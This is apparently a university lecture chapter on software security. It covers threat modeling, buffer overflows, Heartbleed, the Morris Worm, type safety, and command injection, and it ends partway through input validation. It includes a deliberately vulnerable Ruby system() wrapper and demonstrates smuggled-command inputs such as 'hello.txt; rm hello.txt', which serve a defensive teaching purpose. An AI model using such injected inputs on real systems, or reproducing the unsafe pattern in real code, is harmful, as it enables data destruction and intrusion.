15 Software Security
15.1 Cybersecurity
15.1.1 Cybersecurity Breaches
Major security breaches of computer systems are a fact of life. They affect companies, governments, and individuals. Focusing on breaches of individuals’ information, consider just a few examples:
Equifax (2017) - 145 million consumers’ records
Adobe (2013) - 150 million records, 38 million users
eBay (2014) - 145 million records
Anthem (2014) - Records of 80 million customers
Target (2013) - 110 million records
Heartland (2008) - 160 million records
15.1.2 Vulnerabilities: Security-relevant Defects
The causes of security breaches are varied but many of them, including those given above, owe to a defect (or bug) or design flaw in a targeted computer system’s software. The software problem can be exploited by an attacker. An exploit is a particular, cleverly crafted input, or a series of (usually unintuitive) interactions with the system, which trigger the bug or flaw in a way that helps the attacker.
15.1.2.1 Kinds of Vulnerability
One obvious sort of vulnerability is a bug in security policy enforcement code. For example, suppose you are implementing an operating system and you have code to enforce access control policies on files. This is the code that makes sure that if Alice’s policy says that only she is allowed to edit certain files, then user Bob will not be allowed to modify them. Perhaps your enforcement code failed to consider a corner case, and as a result Bob is able to write those files even though Alice’s policy says he shouldn’t. This is a vulnerability.
A more surprising sort of vulnerability is a bug in code that seems to have nothing to do with enforcing security at all. Nevertheless, by exploiting it the attacker can break security anyway. Exploits of such bugs have fun names such as buffer overflow, SQL injection, cross-site scripting (XSS), command injection, among many more. We’ll talk about these and others in this part of the course.
15.1.2.2 Correctness vs. Security
The bugs underlying security exploits are, under normal circumstances, irritating. A normal user who stumbles across them will experience a crash or incorrect behavior.
But a key thing to observe is that an attacker is not a normal user!
A normal user will attempt to avoid triggering software defects, and when they do trigger them, the effects are oftentimes benign.
An attacker will actively attempt to find defects, using unusual interactions and features. When they find them, they will try to exploit them, to deleterious effect.
Code that is material to a system’s secure operation is called its trusted computing base (TCB). This is the code that must be correct if the security of the entire system is to be assured. Not all code is part of the TCB. For example, perhaps your implementation of the ls command in your operating system mis-formats some of its output. This is irritating, but it doesn’t compromise the operating system’s security.
Thus, while it’s expected that software will have bugs even after it’s deployed (perfection is expensive!), bugs in the TCB are more problematic. These are bugs that an attacker will exploit to compromise your system, causing potentially significant damage. And these bugs can be in surprising places.
15.1.3 Building Security In
What can we do about software that has vulnerabilities?
15.1.3.1 Adding Security On
Security companies like Symantec, McAfee, FireEye, Cisco, Kaspersky, Tenable, and others propose to deal with vulnerabilities by providing a service that runs alongside target software. Their approach is to add a layer of security on top of the software, separate from it.
For example, you can buy services that monitor your system and prevent vulnerabilities in resident software from being exploited. Or these services may attempt to mitigate the impact of exploitation. For example, a very specific kind of input may be required to exploit a vulnerability, and the security monitoring system can look for inputs like it, as defined by a signature. If an input matches the signature, the security system can block or modify it and thus stop the exploit.
But there are two problems with this approach:
It is retrospective. It can only work once the vulnerability, and an exploit for it, is known. Then we can make a signature that blocks the exploit. Until the vulnerability is discovered and a signature is made for it, attackers will be able to successfully (and surreptitiously) exploit it.
It is not (always) general. Oftentimes there are many possible inputs that can exploit a vulnerability, and they may not all be described with an efficiently recognizable signature. As such, an attacker can bypass the monitoring system by making a change to the exploit that does not match the signature but still achieves the desired effect.
In sum: While security monitoring is useful, it has not proven to be effective at (completely) solving the security problem. There is more to do.
15.1.3.2 Designing and Building for Security, from the Start
A more direct (and complementary) way of dealing with vulnerabilities is to avoid introducing them in the first place, when designing and writing the software. We call this approach Building Security In. It requires that every software developer (this means you!) knows something about security and writes their code with a security mindset.
At a high level, building a system with a security mindset involves doing two things:
Model threats. We need to think a little bit about how an attacker could influence or observe how our code is run. The process will clarify what we can assume about the trustworthiness of inputs our code receives, and the visibility of outputs our code produces (or how it produces them).
Employ Defensive Design Patterns. Based on the identified threats, we apply tried-and-true design patterns to defend against them. A design pattern is a kind of code template that we customize to the specifics of our software or situation. Sometimes this code pattern can be automatically introduced by a language, compiler, or framework, or we may need to write the code and customize the template ourselves.
In the rest of this lecture, we will cover three broad topics:
The basics of threat modeling.
Two kinds of exploits: Buffer overflows and command injection. Both of these are instances of the more general exploit pattern of code injection, which we see again in the next lecture in the form of SQL injection and cross-site scripting.
Two kinds of defense: Type-safe programming languages, and input validation. The use of the former blocks buffer overflows and many other exploits. The latter is a design pattern often programmed by hand which aims to ensure that data influenced by a potential attacker cannot force our code to do the wrong thing. It defends against buffer overflows (when not already using a type-safe language), command injection, and many other code injection exploits.
15.2 Threat Modeling
Avoiding attacks means understanding what attackers can do, and putting mechanisms in place to stop them from doing things you don’t want. Broadly speaking, this is the process of threat modeling.
15.2.1 The Lovely and Dangerous Internet, in Brief
For those interested in widespread, diverse, and innovative services and information, the Internet is an incredible blessing. For those aiming to defend services from attack, the Internet is a curse. This is because the Internet makes services available to just about anyone, oftentimes without any sort of accountability —
15.2.1.1 Clients and Servers
Most sessions over the internet can be view as a simplified interaction between clients and servers.
The client seeks to use a network-connected service, e.g., using a web browser, ssh client, specialized app, etc. to exchange messages with that service, over the Internet
Services are provided by a remote machine called the server. Oftentimes there is a pool of such machines, but the client won’t necessarily see that —
they just visit store.com, not realizing that each interaction might go to a different server on a different machine.
Both the client and server have resources that need protection.
The client may be on a machine with personal financial information, private records, browsing history, etc. The server will host valuable information as part of the service it is offering, such as bank account balances, student grades, personnel records, etc. Even the computing resources themselves may be valuable; e.g., an attacker could attempt to surreptitiously use a client’s machine to send spam or carry out illicit activities.
15.2.1.2 Security Policies
The client and server resources warrant, roughly speaking, three kinds of protection:
Confidentiality. A confidentiality (aka privacy) policy states that a resource should not be readable by just anyone. Only certain users/actors should have access to the information. For example, my personal information, whether stored at a client or server, should be kept private, and not be leaked.
Integrity. An integrity policy indicates which parties may add to or modify a resource. For example, my bank account balance should be changeable only by me or the bank, and the change should only be via agreed-upon mechanisms, e.g., deposits or withdrawals, or certain fees.
Availability. An availability policy states that protected resources should not be unreasonably inaccessible. Having money at the bank but then not being able to access it for a long period would be a violation of availability. If an attacker managed to get an account on my machine and started using it to send spam, that would also be a violation of availability, because now (some of) my machine is not available for my own use.
We will see that by exploiting software vulnerabilities, attackers are able to violate any and all of these policies.
15.2.2 Threats to (Internet-connected) Computer Systems
What are the ways that an attacker can cause problems? These three are typical.
15.2.2.1 As a Normal Client
An attacker can interact with an Internet service via the same channel allotted to normal users. If a normal user of an on-line store browse the store’s products, make purchases, leave reviews, submit support requests, etc. then so can an attacker.
Of course, an attacker will attempt to perform these actions in weird and wonderful ways in an attempt to exploit potential vulnerabilities. Attackers will not limit themselves to using standard tools and will not follow instructions. For example:
Instead of using an Internet browser, an attacker may craft network messages by hand, perhaps ones that are too long or use unusual characters.
Instead of always following the expected process, the attacker will try things that are off the beaten path. For example, rather than go to store.com via a browser, and then type in a username/password, and then click a link to go to a page, the attacker may skip the login page entirely and just type in the URL of the desired page, to attempt to bypass the authentication process.
Thus, designers and implementers of computer systems need to think about the limits of what is possible, not just what is expected, to properly defend against a malicious client.
15.2.2.2 As a "Man in the Middle" (MITM)
Normal clients can send messages to and from the server, but are normally oblivious to the interactions the server might be having with other clients. A more powerful kind of attacker can observe such interactions and potentially corrupt or manipulate them. Traditionally, such an attacker is called a Man in the Middle (MITM) because they can sit in between two (or more) communicating parties.
This sort of situation is more common than you might think because of the prevalence of wireless networks. It is not hard to observe messages being sent around on that network, since it uses a broadcast medium. If you are connected to the public network at a coffee shop, then someone else connected to that same network may be looking at the messages you send and receive.
The typical defense against this kind of attacker is to use cryptography. By using encryption, even if the attacker can see your messages, they can’t make sense of them (ensures confidentiality). By using digital signatures (aka message authentication codes, or MACs), even if the attacker can modify your messages, the receiver will be able to detect the modifications (ensures integrity). Additional defenses are also sometimes required, e.g., the use of nonces to detect the potential replay of messages.
We will not discuss cryptography or MITM-style attacks in this course. If you are interested in learning more, check out CMSC 456 and CMSC 414.
15.2.2.3 As a Co-resident Service/user
Sometimes an attacker can do more than just communicate via the same network as the target; they can have direct access to the same machine.
In multi-user operating systems, such as Linux or MacOs, an attacker can log in as one user in an attempt to steal or manipulate information belonging to another. In today’s cloud computing environments, like Microsoft’s Azure or Amazon’s Web Services (AWS), a target may be running a virtual machine instance on the same host as one run by the attacker. Mobile code technologies enable attacker-provided code to run directly on the target machine. For example, an attacker could try to upload a malicious Javascript program to a web site that is visited by a potential victim, who will unknowingly download and run the program in their browser when they visit the site.
In these cases, co-residency means an attacker can observe or modify resources shared or even directly owned by the target, such as memory or stable storage (files), in such a way as to achieve his goals.
15.3 Buffer Overflows
15.3.1 What is a Buffer Overflow?
A buffer overflow describes a family of possible exploits of a vulnerability in which a program may incorrectly access a buffer outside its allotted bounds. A buffer overwrite occurs when the out-of-bounds access is a write. A buffer overread occurs when the access is a read.
The key question is: What happens when an out-of-bounds access occurs?
If your program is written in a memory-safe or type-safe programming language, some important attacks are taken off the table; if it is not, then there are fairly dire security implications, as we will see.
15.3.2 Example: Out-of-Bounds Read/write in OCaml
Consider the following simple program, written in OCaml. There’s a bug in this code; can you spot it?
let rec incr_arr x i len =
  if i >= 0 && i < len then
    (x.(i) <- x.(i) + 1;
    incr_arr x (i+1) len)
;;

let y = Array.make 10 1;;
incr_arr y 0 (1 + Array.length y);;
The function incr_arr iterates over an OCaml array, adding 1 to each of its elements. The code creates an array y of size 10, with each element initialized to 1. It then calls incr_arr on this array. What happens?
Exception: Invalid_argument "index out of bounds". |
The bug is on line 8: the code should pass Array.length y as the third argument to incr_arr, but instead passes that expression, plus 1. As such, incr_arr will read (and attempt to write) one past the end of the array, which the program detects and signals by throwing an exception.
15.3.3 Example: Out-of-Bounds Read/write in C
Here’s our buggy example again but this time written in C.
#include <stdio.h>

void incr_arr(int *x, int len, int i) {
  if (i >= 0 && i < len) {
    x[i] = x[i] + 1;
    incr_arr(x,len,i+1);
  }
}

int y[10] = {1,1,1,1,1,1,1,1,1,1};
int z = 20;

int main(int argc, char **argv) {
  incr_arr(y,11,0);
  printf("%d =? 20\n",z);
  return 0;
}
As in the OCaml version, the code in main invokes incr_arr with array y, but after calling the function, main also prints out the value of another variable, z. As in the OCaml version, the array y that is being passed to incr_arr has length 10, but the second argument is given as 11, which is one more than it should be. As a result, line 5 will be allowed to read/write past the end of the array.
In our OCaml version, running the program resulted in an exception being thrown; what will happen in this C version?
I can compile this program with the clang C compiler (no optimizations) on my Mac to produce the executable a.out. When I run a.out, it completes normally, outputting the following:
21 =? 20 |
What happened?
Basically, when incr_arr read x[10] on line 5 (i.e., when argument i == 10), the function read the contents (20) of z, since it happens to be allocated in memory just past the end of y (the memory that x is pointing to). Then line 5 added 1 to what it read, and wrote the result (21) back to z, which is printed by main.
When we fix the bug (by changing line 14 to be incr_arr(y,10,0);), the program prints the following instead, since z is no longer modified:
20 =? 20 |
To recap: In OCaml, reading/writing outside the bounds of a buffer always results in an exception, and the program halts. In C, reading/writing outside the bounds of the buffer is not guaranteed to cause an exception. Instead, basically anything could happen. Here, we saw that adjacent memory can be read or modified.
15.3.4 Exploiting a Vulnerability
When an application has a bug in it that allows the program to access a buffer outside its bounds, an attacker can try to exploit it. He does this by controlling the input to the program in a way that triggers the bug to his advantage.
In our example, the program always fails, so that’s not very interesting. But what if we changed main to be the following?
#include <stdlib.h>
int main(int argc, char **argv) {
  int len = 10;
  if (argc == 2) len = atoi(argv[1]);
  incr_arr(y,len,0);
  printf("%d =? 20\n",z);
  return 0;
}
If we run the compiled program a.out with no arguments, then it works as expected (the guard on line 4 is false). But suppose we run it thusly.
a.out 11 |
Since argc == 2, the guard on line 4 is true so it sets len to be 11. Thus the call to incr_arr on line 5 is the same buggy one we saw in the original version of our buggy C program, and z will be overwritten.
An attacker can exploit the bug if he can influence what (and whether) the argument is passed to a.out. If he can force the argument to be 11 (or more), then he can trigger the bug.
15.3.5 What Can Exploitation Achieve?
To recap: Suppose my program has a bug in it that allows reading or writing outside the bounds of a buffer, and the attacker is able to control that happening, at least to some degree. What can the attacker achieve?
15.3.5.1 Buffer Overread: Heartbleed
Heartbleed is a bug in the popular, open-source OpenSSL codebase that is used by a substantial number of Internet clients and servers to carry out secure communication, e.g., as part of the HTTPS protocol. By one account, Heartbleed "made more headlines and news articles in one day than any war had since Vietnam." Now it has its own website!
This XKCD comic explains it very well:

Heartbleed’s operation is not so different than our previously developed example.
In that example, the a.out program can be invoked with an argument that specifies the claimed length. As we saw, the length could be wrong! This means that if the attacker is able to run a.out with a given length that’s greater than the actual length of the buffer (i.e., 11 or more), then the attacker can cause the buffer to be read (and written) outside its bounds, accessing nearby memory when that happens.
In Heartbleed, the attacker (the person, in the XKCD cartoon) acts as the client. It sends a "heartbeat" message to the victim server (the machine, in the cartoon). This message includes some text, and specifies the length of the text. The machine writes the client’s text to a buffer and then sends a message back with the contents of the buffer, which contains that text. Crucially, the machine asks the client to specify a length along with the text, and this length can be wrong! Just as with our example, if the specified length is greater than the actual length of the provided text, the server will just send back whatever happens to be in memory beyond the end of the buffer.
As it turns out, this memory could contain very sensitive information, such as secret cryptographic keys or passwords, perhaps provided by previous clients. Due to OpenSSL’s popularity, many Internet servers needed to be shut down and patched, and public cryptographic key certificates that they used to authenticate their identity needed to be reissued, out of fears that exploits of Heartbleed may have stolen them.
15.3.5.2 Buffer Overwrite: Morris Worm
The Morris Worm was the work of Robert Morris, a computer science student at Cornell University. Occurring in 1988, it is one of the first widely acknowledged (and impactful) uses of a buffer overflow exploit (in the program fingerd) for the purposes of injecting code.
As described in this article, the exploit worked by sending a larger message to the fingerd program than it expected to ever receive. In particular, the program pre-allocated a buffer of size 500 in a local variable in main. The exploit sent to the program an input that filled that buffer with 536 bytes of data —
Cleverly, the exploit chose to overwrite the return address with a value that pointed inside the just-overflowed buffer, so that after the return, the contents of that buffer were treated by the machine as code. This code was also cleverly chosen so that when executed it performs execve("/bin/sh",0,0); i.e., it turns the current program into a shell running on the attacked system. This attack came to be known as a stack smashing attack and the attack’s payload came to be known as shellcode.
Buffer overwrites are also dangerous even when stack smashing (or similar sorts of code injection attacks) are not possible. Returning to our example, imagine that the variable z represented a flag that indicates whether a user has been authorized to carry out a sensitive operation. By overflowing buffer y, an unauthorized user will be granted excess privilege.
15.3.5.2.1 Code Injection
The Morris Worm exploit aims to perform code injection. It works by tricking the program to treat attacker-provided data as code. Buffer overflows are one vector to doing code injection, where the injected code is machine code. But it is not the only one, as we will see later; others include
SQL injection
Command injection
Cross-site scripting
Use-after-free (violating Temporal Safety)
... and many others are a kind of bug, coupled with an exploit that aims to inject code of the attacker’s choice.
How can we defeat them?
15.4 Defense: Type-safe Languages
To recap what we have seen so far about buffer overflows:
A buffer overflow is the term for a family of exploits of bugs that allow a buffer to be read or written outside its bounds.
A buffer overflow can be used to steal sensitive information (as with Heartbleed) or even to inject and run attacker-provided code (as with the Morris Worm).
We also saw something very interesting: Neither of these, nor indeed any other, exploits of buffer overflows are possible in OCaml. Why? Because any attempt to read or write outside the bounds of a buffer is detected immediately, and met with a run-time exception.
This is a consequence of OCaml being a type-safe programming language; indeed, the programs written in Java and Ruby are immune from buffer overflows and similar sorts of memory corruption attacks, too, since they are also type-safe.
15.4.1 Why Is Type Safety Helpful?
Type safety ensures two useful properties that preclude buffer overflows and other memory corruption-based exploits.
Type safety ensures that memory in use by the program at a particular type T always has (or can be treated as having) that type T. This property, called preservation (aka subject reduction), ensures that, for example, if x is a pointer to an integer (int ref in OCaml), it will always be usable at that type. No action by the program can change x’s contents to break the invariants assumed of values of that type. As a consequence, this means that a pointer-typed value cannot be overwritten to make it something that is not a proper pointer (created by a legitimate program action) to the program’s heap or stack.
In addition, values deemed to have type T will be usable by code expecting to receive a value of that type; i.e., the aforementioned invariants of values of a type T are sufficient to ensure safe execution. For example, code expecting to receive an array of integers will not break if it tries to iterate down the array and increment each element, since these operations (reading and writing within the stated bounds of the array, and adding one to an integer) are permitted on objects of this type. This property is called progress.
To ensure preservation and progress implies that buffers can only be accessed within their allotted bounds, precluding buffer overflows. This is because overwrites could break preservation, since they could end up breaking the assumed invariants of the type of a nearby value. Overreads could break progress, since an out-of-bounds read may return memory that does not conform to the invariants of the expected type (e.g., reading an out of the bounds of an array of integer pointers may return gibberish and not a proper pointer).
Type safety turns out to preclude other pernicious exploits, too, that work by corrupting memory. These include use after free (an example of which we give below), format string attacks, and type confusion, among others. These exploits attempt to force memory created at type T to be used at another type S instead. By enforcing type safety, the language ensures these attacks can’t happen. This is good for program security, and it’s also good for program reliability and even programmer productivity, since type safety rules out many sorts of hard-to-find bugs that make a program prone to crashing.
15.4.2 Costs of Ensuring Type Safety
C and C++ are the only programming languages in common use that eschew type safety. Why do they do this? There are two commonly cited reasons, performance and expressiveness. There are two direct forms of performance slowdown typical of type-safe languages: bounds checks and garbage collection.
15.4.2.1 Array Bounds Checks for Spatial Safety
Run-time checks to ensure that buffer accesses are in bounds (thus enforcing spatial safety) add overhead to a program’s running time. If these checks occur in a tight loop, their impact is multiplied. Reconsider our OCaml example:
let rec incr_arr x i len =
  if i >= 0 && i < len then
    (x.(i) <- x.(i) + 1;
    incr_arr x (i+1) len)
In principle, safely executing x.(i) in incr_arr requires the compiler to add a lower-bound check and an upper-bound check, to confirm that i >= 0 and i < length(x). This pair of checks will be inserted for each x.(i) occurring on line 3, i.e., for both the read and the write. Since not much else is happening in the loop, the bounds checks could dominate running time.
Fortunately, it is now common for a compiler to avoid inserting bounds checks when it can prove they are not needed. This is true of ahead-of-time compilers for languages like OCaml, and the just-in-time compilers that occur inside of language virtual machines, like the Java Virtual Machine (such as the one maintained by Oracle) or the Javascript execution engine (e.g., like Google’s V8).
In our example, the OCaml compiler knows that to reach line 3, the guard on line 2 must have been true and thus that i >= 0 && i < len. Knowing this, we can deduce that as long as len <= length(x), the access x.(i) will be in bounds, so this is the check the compiler will insert. Moreover, since neither i nor x are changed between the two x.(i) accesses on line 3, there is no need to perform the check twice: One check will do, just prior to line 3, for both accesses. Such reasoning allows the compiler to replace the four checks it would have inserted with a single one. Here’s what the program would look like, if we made the check explicit:
let rec incr_arr_with_check x i len =
  if i >= 0 && i < len then
    (if len <= Array.length x then
       x.(i) <- x.(i) + 1
     else raise (Invalid_argument "index out of bounds");
    incr_arr_with_check x (i+1) len)
Even this check can be eliminated with a little more work: The compiler just has to add a check that len <= length(x) prior to the initial call to incr_arr; it will be trivially true for each of the recursive calls. (And, likewise, if we’d written our program as above with an explicit check, the compiler will know that no additional checks will be needed, since we’ve done the required checking already.)
Recent work on an extension to C called Checked C aims to support bounds checking in C, to avoid buffer overruns. Preliminary work (in 2018 and 2020) has shown that running time overhead due to bounds checks can be reduced to just a few percent, on average, if the compiler is smart enough.
15.4.2.2 Temporal Safety Violations
In C and C++ it is the programmer’s responsibility to free dynamically allocated memory that is no longer needed, so that it can be recycled. In C, dynamic memory is allocated via a call to malloc, and this memory is freed by passing its pointer to free. In C++ one calls new to allocate an object and delete to free it. Both calls are typically inexpensive.
In a type-safe language, manual allocation may be explicit (like new in Java and Rust) while programmer-directed deallocation, e.g., via free or delete, is generally disallowed (with Rust being a notable exception). This is because prematurely deallocating memory can compromise safety, in particular temporal safety. To see why, consider the following C program.
#include <stdlib.h>
struct list {
  int v;
  struct list *next;
};
int main() {
  struct list *p = malloc(sizeof(struct list));
  p->v = 0;
  p->next = 0;
  free(p); // deallocates p
  int *x = malloc(sizeof(int)*2); // reuses p's old memory
  x[0] = 5; // overwrites p->v
  x[1] = 5; // overwrites p->next
  p = p->next; // p is now bogus
  p->v = 2; // CRASH!
  return 0;
}
The top of the program defines a struct list for a linked list; the value stored at the list node is in field v, and the pointer to the next list element is in the next field. The main function calls malloc to allocate a struct list node, storing a pointer to it in p, and then lines 8 and 9 initialize the value and next pointer to 0 (recall that in C, 0 when used as a pointer is equivalent to null in Java). Line 10 frees this memory, allowing it to be reused.
Then the trouble begins. Line 11 calls malloc which is very likely to reuse the just-freed memory. Here, malloc creates a 2-element int array, stored in x, and lines 12 and 13 initialize each of the array’s elements to 5. Line 14 is buggy: It uses p even though p no longer points to valid memory, since it was freed; p is called a dangling pointer. Assuming that x and p point to the same memory, due to the memory being recycled, x[0] is now an alias for p->v and x[1] is an alias of p->next. This means that writing to x[1] on line 13 overwrites p->next with 5. The overwrite on line 13 means that when line 14 updates p to p->next it is setting p to 5, and when line 15 performs p->v, it is dereferencing 5 as if it were a pointer. Since 5 is very unlikely to be a legitimate memory address (usually the lower range of memory is reserved for the operating system), and is certainly not a pointer to a proper struct list as its type claims, we have violated type safety. On my Mac, if we compile and run this program we see:
Segmentation fault: 11 |
Using a pointer after it is freed is a bug that can be (and frequently is) exploited, e.g., to perform code injection. Such an exploit is, aptly, referred to as a use after free. Such exploits are not possible in a type-safe language, which the language usually ensures by precluding calls to free entirely. If you can’t call free to deallocate the memory, you can’t deallocate it prematurely! But if we are not allowed to call free how do we avoid running out of usable memory?
15.4.2.3 Garbage Collection
Garbage collection (GC) is, generally speaking, an automatic process by which dynamically allocated memory that the program no longer needs is identified and recycled. A GC works by reclaiming any objects that are not reachable by the actively running program. A reachable object is one that can be accessed via a chain of pointers, starting from a local or global variable. A reachable object may be accessed by the program in the future, so it’s not safe to get rid of it. On the other hand, an unreachable object will never be accessed, since there’s no path to it from any in-scope variables; hence, it’s safe to remove.
Reachability is typically determined by one of two methods: tracing or reference counting.
A tracing GC determines reachability directly: Starting from the local and global variables (the "roots"), the GC follows any pointers it comes across, ultimately identifying all of the reachable memory objects. Unreached objects are recycled.
Reference counting determines reachability incrementally, as the program runs: Along with each object is stored a hidden reference count field, which keeps track of the number of direct pointers to the object that exist in the program. Every time a pointer is updated to point to an object, that object’s reference count is incremented. When a pointer to an object is dropped, e.g., by the program changing the pointer or it going out of scope and/or being freed, the count is decremented. When a count goes to zero, the object is garbage and can be recycled.
Garbage collection helps ensure type safety by avoiding the use-after-free bugs we saw before: No object will be freed if it could be used again in the future. This is good for security, and it’s also good for ease of use—
On the other hand, GC adds extra performance overheads. A tracing collector adds to the program’s running time the cost of periodically tracing the program’s memory and collecting the unreachable objects. Tracing is also problematic for performance because the program is paused while it takes place. Tracing collectors can reduce running time overhead by delaying when tracing takes place, but doing so adds space overhead—
A reference counting collector avoids this long pause but still adds overhead for maintaining reference counts (and can result in a periodic pause if there are cascading deletes). Reference counting also adds a per-object space overhead, due to having to store the count.
The time and space overheads of garbage collection are often perfectly acceptable, given the productivity and security benefits GC offers. This fact is evidenced by the vast number of programs now written in garbage collected languages; back in the early to mid 90s, GC was a dirty word in many circles! But there are some circumstances for which performance is at a premium, and in these circumstances there is resistance to moving away from C and C++, despite the risks.
15.4.2.4 Expressiveness
Type safety, as we have seen, is often enforced by limiting the operations allowed on particular objects to ones that (always) ensure progress and preservation (and, usually, a form of type abstraction, which we won’t get into). This means that type safety can sacrifice needed expressiveness in some cases.
For example, the C programming language was originally invented at AT&T Bell Labs to enable writing the UNIX operating system in a high-level language (i.e., not machine code). In operating system code, you are interacting with the underlying hardware. You may know that a particular hardware address must store a pointer to a structure, say the page tables; the operating system needs to be able to store this pointer at that address. So, the OS code casts that address to a pointer to a struct that describes the format of the page tables.
This sort of operation—
C similarly permits casting between different sorts of objects, e.g., a struct and an array. We do this during calls to memcpy, for example, which takes a pointer to a buffer:
#include <string.h>

struct foo { int x; int y; };

void f(struct foo *p) {
  struct foo s;
  memcpy(&s,p,sizeof(struct foo));
}
The alternative of copying a struct field by field might be slower than bulk copy via memcpy.
Interestingly, there are many other uses of casts in C that are common, but are technically not supported by the language definition. But in any case, most compilers support them.
15.4.2.4.1 Unsafe code via Escape Hatches
One way that type-safe languages work around expressiveness problems is to have "escape hatches" that allow potentially unsafe operations. In OCaml, for example, you can call into C code to do your dirty work, using the OCaml Foreign Function Interface. Or, if you know enough about OCaml representations, you can even do unsafe things in OCaml itself via Obj.magic, part of the Obj module.
15.5 Command Injection
A type-safe language will rule out the possibility of buffer overflow exploits, and this is an important benefit. Unfortunately, type safety will not rule out all forms of attack.
In this unit we’ll talk about command injection as another form of code injection attack, but one that requires a bit more programmer vigilance to prevent.
15.5.1 What’s Wrong with this Ruby Code?
The following is the program catwrapper.rb, written in Ruby.
if ARGV.length < 1 then
  puts "required argument: textfile path"
  exit 1
end

# call cat command on given argument
system("cat "+ARGV[0])

exit 0
The intention of this program is simply to call the system cat command to print out the contents of the argument that was passed to the program (line 7). If no argument is passed, the program prints an error message and exits (lines 1-4).
Here’s an interactive shell session, running the program:
> ls
catwrapper.rb
hello.txt

> ruby catwrapper.rb hello.txt
Hello world!

> ruby catwrapper.rb catwrapper.rb
if ARGV.length < 1 then
puts "required argument: textfile path"
...

> ruby catwrapper.rb "hello.txt; rm hello.txt"
Hello world!

> ls
catwrapper.rb
First, we call ls to list the contents of the current working directory (lines 1-3). We see the catwrapper.rb program itself, and a file hello.txt. Then we execute ruby catwrapper.rb hello.txt —
15.5.1.1 The Answer
What happened is that the Ruby system() command (line 7 in catwrapper.rb) interpreted the string ARGV[0] as having two commands, and executed them both! That is, when calling catwrapper.rb with "hello.txt; rm hello.txt" we end up invoking system("cat hello.txt; rm hello.txt"). This means that we will cat (print) the contents of hello.txt but then remove it!
This was likely not our intention in writing catwrapper.rb. Instead, we were simply interested in printing the contents of a file, passed as an argument. Rather than implement this functionality from scratch we used the existing cat program. This is all well and good. But the way we invoked cat, via system(), allowed for problems that we didn’t appreciate.
15.5.2 When could this be bad?
If catwrapper.rb is just a program that we use in our own work, then it’s not a big deal. We are not going to pass it weird arguments. But suppose that catwrapper.rb ends up getting incorporated into a web service, e.g., in a Ruby on Rails web application. Perhaps a client browser can send a request to the server and this request is translated directly into an argument to catwrapper.rb, whose output is then sent back to the client.
Now a malicious user in a far-flung place in the world could send the input "hello.txt; rm hello.txt" and thereby corrupt the filesystem on the web server.
The problem is that the input given to catwrapper.rb in the web server context is untrusted; we cannot assume well-meaning clients, so we must allow for the possibility that the input could be absolutely anything. If we want clients only to be able to see the contents of files, then the current code is too powerful. The fix? We need to add code to validate the inputs.
15.5.2.1 Command Injection is Code Injection
As with the stack smashing attack we discussed in the context of buffer overflows, command injection is a kind of code injection attack. In both cases, the program expects to receive and process data, but the adversary is able to trick the program to treat received data as code. For stack smashing, this is machine code. For command injection, it is shell commands.
Quiz: Identifying Command Injection
The program catwrapper.rb calls system("cat " + ARGV[0]). Which of the following inputs would cause a command injection?
Quiz: Identifying Command Injection
The program catwrapper.rb calls system("cat " + ARGV[0]). Which of the following inputs would cause a command injection?
Answer: notes.txt; ls. The shell interprets ; as a command separator, so system("cat notes.txt; ls") runs two commands: cat notes.txt as intended, then ls as attacker-controlled code. Options 1 and 2 are benign—
15.6 Defense: Input Validation
Summarizing what we have learned so far, there are two core elements that make a command injection exploit a real threat:
There are possible, though atypical, inputs that could cause our program to do something illegal
Such atypical inputs are more likely when an untrusted adversary is providing them
The same two elements are present for buffer overflow exploits, too. With the Morris worm, the fingerd program would accept any string as input, but strings over 500 characters in length would overrun the input buffer, and particular choices of string could induce (very) bad behavior. Such inputs would be atypical when coming from a normal (trusted) user, but were possible (and happened!) when coming from an adversary.
A type-safe language makes the problematic inputs for a buffer overflow impossible: Any attempt to go outside the buffer is blocked by the language. But with command injection the language does not help us. So, what can we do? We must add code to validate the inputs.
15.6.1 Checking and Sanitization
Input validation refers to a process of making an input valid for use, meaning that it cannot possibly result in harm if provided to our service. A valid input will be a subset of all possible inputs that a user (including a malicious one) could provide. For our catwrapper.rb example, valid inputs are, ultimately, names of files whose contents a particular user is allowed to see. Since "hello.txt; rm hello.txt" is not the name of a valid file, it is not a valid input.
There are two general ways we can write a program to ensure inputs to it are valid:
We can check that inputs match the desired form. If they do not then they are rejected and the program proceeds no further.
